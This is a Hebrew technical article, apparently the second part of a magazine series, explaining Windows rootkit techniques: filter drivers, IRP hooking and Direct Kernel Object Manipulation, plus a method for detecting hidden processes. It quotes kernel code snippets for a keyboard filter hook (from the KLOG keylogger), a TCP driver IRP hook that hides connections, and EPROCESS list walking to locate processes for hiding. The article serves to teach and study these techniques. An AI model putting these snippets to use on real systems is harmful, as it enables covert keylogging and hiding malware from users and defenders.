


Rootkits -חלק ב'

מאת Zerith (אורי / Uri Farkas)

הקדמה

מאמר זה הוא מאמר ההמשך של ROOTKITS - חלק א', על מנת שתוכלו להבין את תוכנו כראוי, מומלץ לקרוא ראשית את החלק הראשון. במאמר זה אסביר על מספר טכניקות שלא הוזכרו במאמר הקודם וביניהן:


- Filter Drivers
- Direct Kernel Object Manipulation

Filter Drivers

משימת תמיכה בחומרה מסוימת יכולה להתחלק למספר דרייברים, כאשר כל דרייבר מבצע חלק מהפעולה השלמה שעל המערכת לבצע לשם תקשורת תקינה ומלאה עם אותה חומרה. לדוגמא, במהלך הקריאה NtWriteFile(…..) – המערכת כותבת את המידע הנדרש לקובץ ב-File System, באמצעות ה-File System Driver. מכיוון שסביר להניח כי הקובץ לא נמצא ב-RAM יש לכתוב את המידע הנדרש לקובץ בדיסק הקשיח. ה-File System Driver מתקשר עם הדרייבר של הדיסק הקשיח – שהוא כותב לדיסק הקשיח הפיזי.

צורה כזאת של תקשורת נקראת "שירשור דרייברים" – והכוונה כאן, היא שבשרשרת של דרייברים, הדרייבר שנקבע מקבל את המידע – מבצע בו את הפעולה שהוקצאה לו ומעביר את המידע הלאה לדרייבר הבא בשרשרת.

ניתן לתאר את תהליך הקריאה ל-NtWriteFile בתרשים הבא:



(התמונה במקור מהספר - Windows Internals - Microsoft windows server 2000)

זהו תרשים של מערכת תקשורת בעלת שתי שכבות. למערכת ההפעלה אין זה משנה כמה שכבות יש והיא אינה מבצעת שינויי פעולה בעניין, כך שניתן להוסיף דרייבר נוסף להיררכיה בלי שום שינויים בדרייברים קיימים. למשל, שימוש נפוץ הוא לגרום לכמה דיסקים קשיחים לתפקד כדיסק אחד גדול באמצעות הוספה של דרייבר להיררכיה. (לדוגמא, שימוש בדרייבר כזה יגרום לדיסקים קשיחים בנפח GB20 ו-60GB להראות כמו התקן של דיסק מקומי אחד של GB80).

יש לזכור כי קיימים שני סוגים של Filter Drivers:

- Upper-Level Filter Drivers המתחברים לפני הדרייבר המיוחל ויקראו לפניו.
- Lower-Level Filter Drivers מתחברים אחרי הדרייבר המיוחל ויקראו אחריו.

במאמר זה נתמקד בסוג הראשון הפילטרים הראשון.

מיקרוסופט מספקת את הפונקציה IoAttachDevice על מנת להוסיף דרייבר להיררכיה.

לאחר הקריאה ל-IoAttachDevice, הדרייבר יקבל את ה-IRPs (קיצור של: I/o Request Packets) לפני שהדרייבר המיוחל יקבל אותן. הדרייברים בשרשרת הדרייברים מעבירים ביניהם מידע, שהוא בעצם ה-IRPs . כשתכנית משתמש שולחת בקשת I/O (שה-Windows I/O Manager אורז כ-IRP), ה- I/O manager מאתר את הדרייבר שבראש השרשרת והוא הראשון שיקבל את המידע (ה-IRP). במידה והדרייבר הראשון יכול לסיים את הפעולה בעצמו, הוא מסיים אותה וחוזר ל-Windows I/O Manager, אם הוא לא הוא שולח את ה-IRP לדרייבר הבא בשרשרת, וכן הלאה.

כשה-I/O Manager בונה IRP, הוא מקצה זיכרון נוסף בדיוק אחרי ה-IRP Header עבור כל אחד מכל הדרייברים בשרשרת. כאשר מתבצעת הקצאת הזיכרון, הוא יודע בדיוק כמה דרייברים יהיו בשרשרת וההקצאה מתרחשת בהתאם. הזיכרון המוקצה הוא בעצם מערך של מבנה הנתונים IO_STACK_LOCATION.

```
struct _IO_STACK_LOCATION {
  UCHAR  MajorFunction;
  UCHAR  MinorFunction;
  UCHAR  Flags;
  UCHAR  Control;
  Parameters;   הפרמטרים לבקשות האיי-אר-פי, מקסימום 16 בתים
  PDEVICE_OBJECT  DeviceObject;
  PFILE_OBJECT  FileObject;
  Unsigned int *Completion Routine ;
  Unsigned int *Context
};
```

כשהדרייבר מקבל IRP, על מנת לקבל את הפרמטרים שלו עליו לבצע קריאה לפונקציה IoGetCurrentStackLocation שמחזירה את המחסנית הנוכחי, בה מאוחסנים הפרמטרים של הדרייבר. לאחר קריאה זו הדרייבר ממשיך בפעולתו. כאשר הדרייבר סיים לשרת את ה-IRP, עליו לשנות את ה-IO_STACK_LOCATION כדי שיתאים לדרריבר הבא, על מנת להעביר אותו הלאה בשרשרת (ניתן לבצע קריאה ל: IoSkipCurrentIrpStackLocation בכדי לעשות זאת) ולשלוח אותו לדרכו.

מנקודת מבט של מפתח ה-Rootkit, פונקציה זו של מערכת ההפעלה מאוד מושכת.

ניתן להוסיף דרייבר זדוני לשרשרת הדרייברים הקיימת, בכדי שישנה, יזייף או יקליט מידע שישלח לדרייבר הבא בשרשרת. ישנן Rootkits שמבצעות Keylogging באמצעות הוספתן בשרשרת הדרייברים של המקלדת.

הנה קוד קצר מ-Rootkit בשם KLOG שמשתמש בפונקציה IoAttachDevice:

```
NTSTATUS HookKeyboard(IN PDRIVER_OBJECT pDriverObject)
{
   DbgPrint("Entering Hook Routine...\n");
```

```
//the filter device object
PDEVICE_OBJECT pKeyboardDeviceObject;

//Create a keyboard device object
NTSTATUS status =IoCreateDevice(pDriverObject,sizeof(DEVICE_EXTENSION),
NULL, //no name
FILE_DEVICE_KEYBOARD, 0, true, &pKeyboardDeviceObject);

//Make sure the device was created ok
if(!NT_SUCCESS(status))
   return status;

DbgPrint("Created keyboard device successfully...\n");

//////////////////////////////////////////////////////////////
//Copy the characteristics of the target keyboard driver into
//the  filter device
//object because we have to mirror the keyboard device underneath
//us.
//These characteristics can be determined by examining the target
//driver using an
//application like DeviceTree in the DDK
//////////////////////////////////////////////////////////////

pKeyboardDeviceObject->Flags = pKeyboardDeviceObject->Flags |
(DO_BUFFERED_IO | DO_POWER_PAGABLE);
pKeyboardDeviceObject->Flags = pKeyboardDeviceObject->Flags &
~DO_DEVICE_INITIALIZING;
DbgPrint("Flags set succesfully...\n");

//////////////////////////////////////////////////////////////
//Initialize the device extension - The device extension is a
//custom defined data structure
//for our driver where we can store information which is
//guaranteed to exist in nonpaged memory.
//////////////////////////////////////////////////////////////

RtlZeroMemory(pKeyboardDeviceObject->DeviceExtension,
sizeof(DEVICE_EXTENSION));
DbgPrint("Device Extension Initialized...\n");

//Get the pointer to the device extension
PDEVICE_EXTENSION pKeyboardDeviceExtension =
(PDEVICE_EXTENSION)pKeyboardDeviceObject->DeviceExtension;

//////////////////////////////////////////////////////////////
//Insert the filter driver onto the device stack above the target
```

```
    //keyboard driver underneath and
    //save the old pointer to the top of the stack. We need this
    //address to direct IRPS to the drivers
    //underneath us on the stack.
    ////////////////////////////////////////////////////////////////
    CCHAR         ntNameBuffer[64] = "\\Device\\KeyboardClass0";
    STRING        ntNameString;
    UNICODE_STRING uKeyboardDeviceName;
    RtlInitAnsiString( &ntNameString, ntNameBuffer );
    RtlAnsiStringToUnicodeString( &uKeyboardDeviceName, &ntNameString, TRUE
    );

    IoAttachDevice(pKeyboardDeviceObject,&uKeyboardDeviceName,
    &pKeyboardDeviceExtension->pKeyboardDevice);
    RtlFreeUnicodeString(&uKeyboardDeviceName);
    DbgPrint("Filter Device Attached Successfully...\n");

    return STATUS_SUCCESS;
}//end HookKeyboard
```

לסיכום, Filter Drivers היא שיטה מוצלחת ויעילה לקטוע ולשנות מידע במערכת ההפעלה אך שימושית גם להסוואה, כותב ה-Rootkit יכול להשתמש בה לפעולות זדוניות אחרות כמו Keylogging או אפילו לשינוי נתונים שנשלחים ברשת.

לצערנו (או לשמחתנו) ניתן לזהות התחברות של דרייבר עוין בקלות רבה, אך יש דרכים גם להסוות אותה.

IRP Hooking

IRP Hooking הוא שמו של תהליך שינוי הפונקציות המטפלות ב-IRP של דרייבר מסוים, חשוב ציין כי גם מהלך זה קל מאוד לזיהוי.

הקוד הבא משתמש בפעולת-IRP Hooking ל-Tcp driver, ביצוע Hook כזה יכול לסייע לנו להחביא תקשורת מכלים, כמו למשל netstat:

```
NTSTATUS InstallTCPDriverHook()
{
    NTSTATUS       ntStatus;
    UNICODE_STRING deviceTCPUnicodeString;
    WCHAR deviceTCPNameBuffer[]  = L"\\Device\\Tcp";
       pFile_tcp  = NULL;
    pDev_tcp   = NULL;
    pDrv_tcpip = NULL;

    RtlInitUnicodeString (
```

```
        &deviceTCPUnicodeString, deviceTCPNameBuffer);
    ntStatus = IoGetDeviceObjectPointer(
        &deviceTCPUnicodeString,
        FILE_READ_DATA,
        &pFile_tcp,
        &pDev_tcp);
    if(!NT_SUCCESS(ntStatus))
       return ntStatus;
    pDrv_tcpip = pDev_tcp->DriverObject;

    OldIrpMjDeviceControl =
        pDrv_tcpip->MajorFunction[IRP_MJ_DEVICE_CONTROL];
    if (OldIrpMjDeviceControl)
        InterlockedExchange (
         (PLONG)&pDrv_tcpip->MajorFunction[IRP_MJ_DEVICE_CONTROL],
         (LONG)HookedDeviceControl);

    return STATUS_SUCCESS;
}
```

(Rootkit.com)

Direct Kernel Object Manipulation

המושג Direct Kernel Object Manipulation (או בקיצור DKOM) יכול לבלבל מעט, אך אובייקט, כפי ש-Windows מתייחסים אליו, הוא הגדרה מופשטת של משאב בקרנל. למשל: תהליכים, אירועים, mutex וחומרה. משאבים אלו הם בעצם מבני נתונים בקרנל שמתומרנים על ידי ה- Object Manager.בכל רגע שהתהליך צריך להשתמש באובייקט או ליצור אובייקט מסוים, המערכת מייצרת לו HANDLE (מן אינדקס לאובייקט הנתון, יתכן ואתם מכירים את המושג HANDLE מתכנות עם ה-Win32 API, זהו בדיוק ה-HANDLE הזה).

ל-DKOM יתרונות רבים כאשר הבולט שבהם הוא שתהליך זיהוי טכניקה זו הוא תהליך מאוד מסובך. מצד השני, ישנם חסרונות רבים:

1. מבני נתונים בקרנל משתנים מגרסא לגרסא, כך שגם אם במידה וה-Rootkit עבד בגרסא מסוימת של מערכת הפעלה יכול שלא יעבוד בגרסא הבאה.
2. יש צורך בהבנה עמוקה של האובייקט בקרנל לפני שימושו למטרות זדוניות, ומכיוון שאין לכך דוקומנטציה רבה, מודבר בעבודה מסובכת הדורשת ליקוט מידע באמצעות כלי דיבאגינג. שימוש מוטעה באובייקטים של הקרנל יכול להביא למצב של קריסה מוחלטת של המערכת ולשיבוש לא נחוץ של פעילותה.
3. לא ניתן להשתמש ב-DKOM להשגת כל מטרה ומציאת אובייקט מתאים, דרך לנצל אותו להסוואה או מטרה אחרת היא משימה מאוד קשה.

שימוש זדוני

Direct Kernel Object Manipulation – משמעותו תמרון ישיר של אובייקטים בקרנל.

הכוונה היא לשימוש באובייקטים שבקרנל (כמו אובייקט של תהליך מסויים) ולתמרן אותם (את מבנה הנתונים) בכדי להשיג הסוואה כמעט מלאה או מטרות אחרות. למשל, אם נצפה ב EPROCESS-Structure – מבנה נתונים המגדיר תהליך בקרנל, זהו בעצם האובייקט:


```
nt!_EPROCESS
   +0x000 Pcb              : _KPROCESS
   +0x06c ProcessLock      : _EX_PUSH_LOCK
   +0x070 CreateTime       : _LARGE_INTEGER
   +0x078 ExitTime         : _LARGE_INTEGER
   +0x080 RundownProtect   : _EX_RUNDOWN_REF
   +0x084 UniqueProcessId  : Ptr32Void
   +0x088 ActiveProcessLinks : _LIST_ENTRY
   +0x090 QuotaUsage       : [3]  Uint4B
   +0x09c QuotaPeak        : [3]  Uint4B
   +0x0a8 CommitCharge     : Uint4B
   +0x0ac PeakVirtualSize  : Uint4B
   +0x0b0 VirtualSize      : Uint4B
   +0x0b4 SessionProcessLinks : _LIST_ENTRY
   +0x0bc DebugPort        : Ptr32Void
   +0x0c0 ExceptionPort    : Ptr32Void
   +0x0c4 ObjectTable      : Ptr32_HANDLE_TABLE
   +0x0c8 Token            : _EX_FAST_REF
   +0x0cc WorkingSetLock   : _FAST_MUTEX
   +0x0ec WorkingSetPage   : Uint4B
   +0x0f0 AddressCreationLock : _FAST_MUTEX
   +0x110 HyperSpaceLock   : Uint4B
   +0x114 ForkInProgress   : Ptr32_ETHREAD
   +0x118 HardwareTrigger  : Uint4B
```

KPROCESS Block – Process Control Block(PCB) – מבנה נתונים שמכיל בין השאר: פוינטר ל-Page Directory של התהליך, רשימת ה-KTHREADS ששייכים לתהליך ו- Quantum (מושג ב-Schedueling, לא נסביר אותו במאמר הזה).

ActiveProcessLinks - תהליכים המסודרים בצורה של "רשימה מקושרת" במערכת. ActiveProcessLinks מהווה את פוינטר ה-"BACK" וה-"FORWARD" – פוינטר לתהליך שבא אחריו ופוינטר לתהליך שקדם לו. בשימוש בכלי כמו ה-Windows Task Manager הוא משמש להצגת כל

התהליכים. ה-Windows Task Manager משתמש (בצורה עקיפה כקריאה של API) בשרשרת זו להצגת התהליכים הרצים.

כמפתחי Rootkit, כל מה שעלינו לעשות בכדי להצליח להחביא תהליך ממנו , הוא להוריד את התהליך שלנו מהשרשרת. למזלנו, שרשרת זו אינה מייצגת את התהליכים להרצה על ידי ה-Schedueler, (היישות בקרנל אשר אחראית על זמני ריצה של תהליכים), לכן הורדה של תהליכינו מהשרשרת לא תגרום להפסקת ריצתו:



(Wordware – The rootkit arsenal)

אז איך אנחנו אמורים בכלל להגיע למבנה הנתונים הזה ולשנות אותו מהדרייבר?

PsGetCurrentProcess היא פונקציה שמחזירה לנו את ה-EPROCESS Structure של התהליך הנוכחי. מימושו PsGetCurrentProcess -

```
kd>uf nt!PsGetCurrentProcess
mov eax, dword ptr fs:[00000124H]
mov eax, dword ptr [eax+48h]
ret
```

החלק הראשון הוא השגה של הפוינטר ל-ETHREAD הנוכחי שנמצא ב-FS:124H, פוינטר זה מיוצא על ידי המערכת כ-KiInitialThread.

```
kd> dt nt!_ETHREAD
   +0x000 Tcb              : _KTHREAD
   +0x1e0 CreateTime       : _LARGE_INTEGER
   +0x1e8 ExitTime         : _LARGE_INTEGER
   +0x1e8 KeyedWaitChain   : _LIST_ENTRY
   +0x1f0 ExitStatus       : Int4B
   +0x1f0 OfsChain         : Ptr32 Void
   +0x1f4 PostBlockList    : _LIST_ENTRY
   +0x1f4 ForwardLinkShadow : Ptr32 Void
   ...
```

נוכל לראות כי האופסט 0x48 ב-ETHREAD נמצא ב-KTHREAD:

```
0: kd> dt nt!_KTHREAD
   +0x000 Header           : _DISPATCHER_HEADER
   +0x010 CycleTime        : Uint8B
   ...
   +0x034 ThreadLock       : Uint4B
   +0x038 ApcState         : _KAPC_STATE
   +0x038 ApcStateFill     : [23] UChar
```

והאופסט 0x48 ב-KTHREAD הוא בעצם אופסט 0x10 במבנה הנתונים _KAPC_STATE שלו:

```
kd> dt nt!_KAPC_STATE
   +0x000 ApcListHead      : [2] _LIST_ENTRY
   +0x010 Process          : Ptr32 _KPROCESS
   +0x014 KernelApcInProgress : UChar
   +0x015 KernelApcPending : UChar
   +0x016 UserApcPending   : UChar
```

שמכיל פוינטר ל-kprocess block ☺. לכן, אחרי הקריאה ל-PsGetCurrentProcess – נוכל פשוט לצעוד בשרשרת ה-EPROCESS-ים ולמצוא את התהליך שאותו נרצה להחביא. הקוד הבא, הוא קוד דוגמא לפונקציה שמוצאת את ה-EPROCESS של תהליך מסוים לפי ה-ProcessId שלו (ישנה השוואה של ה-UniqueProcessId שהוא שדה ב-EPROCESS כפי שניתן לראות בהגדרתו):

```
DWORD findProcess ( DWORD targetProcessId )
{
 int loop = 0;
 DWORD eProcess;
 DWORD firstProcess;
 DWORD nextProcess;
 PLIST_ENTRY processList;

 if ( targetProcessId == 0 )
  return 0;

 // Get the process list
 eProcess = (DWORD)PsGetCurrentProcess();
 // Traverse the process list
 firstProcess = *((DWORD*)(eProcess + (listOffset - 4)));
 nextProcess = firstProcess;
 for(;;)
 {
  if(targetProcessId == nextProcess)
  {
   // found the process
   break;
  }
  else if( loop && (nextProcess == firstProcess) )
  {
   // circled without finding the process
   eProcess = 0;
   break;
  }
  else
  {
   // get the next process
   processList = (LIST_ENTRY*)(eProcess + listOffset);
   if( processList->Flink == 0 )
   {
    DbgPrint ("findProcess no Flink!");
    break;
   }
   eProcess = (DWORD)processList->Flink;
```

```
  eProcess = eProcess - listOffset;
  nextProcess = *((DWORD*)(eProcess + (listOffset - 4)));
 }
 loop++;
}
```

(Professional Rootkits)

זהו רק שימוש אחד קטן של Direct Kernel Object Manipulation, כך שחשוב להדגיש כי ישנם שימושים רבים אחרים לטכניקה הזאת, כגון העלאת הרשאות תהליך.

זיהוי תהליכים מוחבאים בעזרת DKOM

זיהוי תהליכים שהוחבאו בעזרת השיטה שהזכרנו בפסקה הקודמת, דורש אף הוא שימוש ב-DKOM, כך שיוצא בעצם, שאנחנו משתמשים ב-DKOM על מנת לבצע Anti-DKOM. אז כשהסברנו על החבאת תהליכים באמצעות משחק עם ה-eprocess block וציין שם כי "...שינוי הפוינטרים בשרשרת לא ישנה שום דבר כי זאת **לא רשימת התהליכים להרצה על ידי ה-Schedueler**..." ובכן, יש ל-Schedueler רשימה **אמיתית** שאותה לא ניתן לשנות. אם נשנה את הרשימה, התהליך שלנו פשוט לא ירוץ.

קצת על ה-Schedueler:

ה-Schedueler הוא גוף במערכת ההפעלה שאחראי על הרצתם וקטיעתם של Thread-ים (השייכים לתהליכים) במערכת. הוא בעצם אחראי על ה-Multitasking כפי שאתם מכירים אותו. ל-Schedueler יש שתי רשימות מקושרות:

- KiWaitListHead
- KiDispatcherReadyListHead

כל Thread הרץ במערכת חייב לעבור באחת מהרשימות הללו:

- **הרשימה הראשונה** מייצגת Thread-ים המחכים לאירועים מסוימים, כגון אירוע סיום פעולת I/O עם החומרה.
- **הרשימה השנייה** היא רשימת ה-Thread-ים המחכים לריצה.

באמצעות השגת ה-ETHREAD של כל התהליכים בכל אחת מהרשימות נוכל לדעת אילו Thread-ים שייכים לאילו EPROCESS Blocks והאם הם מוחבאים מהרשימה. כאן חייבת להשאל שאלה חשובה- איך בדיוק **נשיג את הכתובות של הרשימות הללו?** הרי הכתובות משתנות בין גרסאות של מערכת ההפעלה. למזלנו, אנשים חכמים מצאו שיטה טובה.

הפונקציות הבאות:

- KeWaitForSingleObject
- KeDelayExecutionThread
- KeWaitForMultipleObjects
- KiWaitListHead

משתמשות ברשימה, כדי להשיג את כתובתה הרשימה מבלי להכנס לדיבאגר ולחקור את הפונקציות, נוכל פשוט ליצור רשימה של כל המשתנים הגלובאליים שהפונקציות משתמשות בהם, ולבודד את אלו שכל שלושת הפונקציות משתמשות בהם ביחד. הרשימה תכלול את:

- KiWaitListHead.Flink
- KiWaitListHead.Blink
- KeTickCount.LowPart

KeTickCount מיוצא על ידי המערכת, לכן נוכל בקלות לזהות ולסמן אותו.

בכדי למצוא את KiDispatcherReadyListHead נבצע בדיוק את אותה הפעולה רק עם הפונקציות KeDelayExecutionThread ו-NtYieldExecution. לאחר שמצאנו את שתי הרשימות, נוכל בקלות לעשות מהן רשימה של תהליכים בעזרת הפונקציה הבאה:

```
void ProcessListHead(PLIST_ENTRY ListHead)
{
PLIST_ENTRY Item;

if (ListHead)
{
Item = ListHead->Flink;

while (Item != ListHead)
{
CollectProcess(*(PEPROCESS *)((ULONG)Item + WaitProcOffset));
Item = Item->Flink;
}
}

return;
}
```

(Rootkit.com)

כל מה שנותר לנו לעשות לאחר מכן, הוא פשוט לבצע בדיקה אם ה-EPROCESS הנתון נמצא ברשימת ה-EPROCESS-ים שניתן להשיג בדרך שציינו כעת.

כמובן שיש לזכור כי אלו רק חלק מהטכניקות אשר ניתן לבצע דרך שימוש ב-DKOM וקיימות דוגמאות רבות באינטרנט.

סיכום

אחרי הצגת השיטות וההגדרות, במאמר בעל 2 חלקים אלו הדגמתי את ההשפעה הענקית של תחום ה-Rootkits החדש (יחסית) והמתפתח על העולם הטכנולוגי. איך תכנית קטנה, לא יותר גדולה מ-500 KB, יכולה לשלוט כמעט לגמרי על מערכות ענקיות פי כמה מיליונים בגודל ממנה.

התכנית לא רק תשלוט עליה, אלא גם תשאר מוסווית ממנה לחלוטין, כמו גם מהשינויים שהיא מבצעת. במאמר זה הצגתי כמה טכניקות נפוצות המשומשות בקרב Rootkits רבים, אלו בעצם הטכניקות עליהם מתבססת טכנולוגיית ה-Rootkits:

- **Kernel Hooks - SSDT Hooks, IDT Hooks:** בעצם, כל הבסיס של ה-Rootkits, אפילו File Filtering ו-DKOM- הם סוג של Kernel Hooks.
- **Filter Drivers:** שליטת ה-Rootkit ממש על כל החומרה במערכת.
- **Direct Kernel Object Manipulation:** איך Rootkit קטן יכול לתמרן את מבני הנתונים שמפעילים את כל התהליכים בקרנל.

כמו שאמרתי קודם לכן, יש לזכור שאלו רק קמצוץ מיכולות ה-Rootkits כיום. טכנולוגיית ה-Rootkits רק הולכת ומתפתחת, וקיימות טכניקות רבות וחדשניות שעדיין לא ניתנות לזיהוי (נכון לזמן כתיבת שורות אלו), וכאלו שאני בעצמי מופתע איך חשבו עליהן בכלל.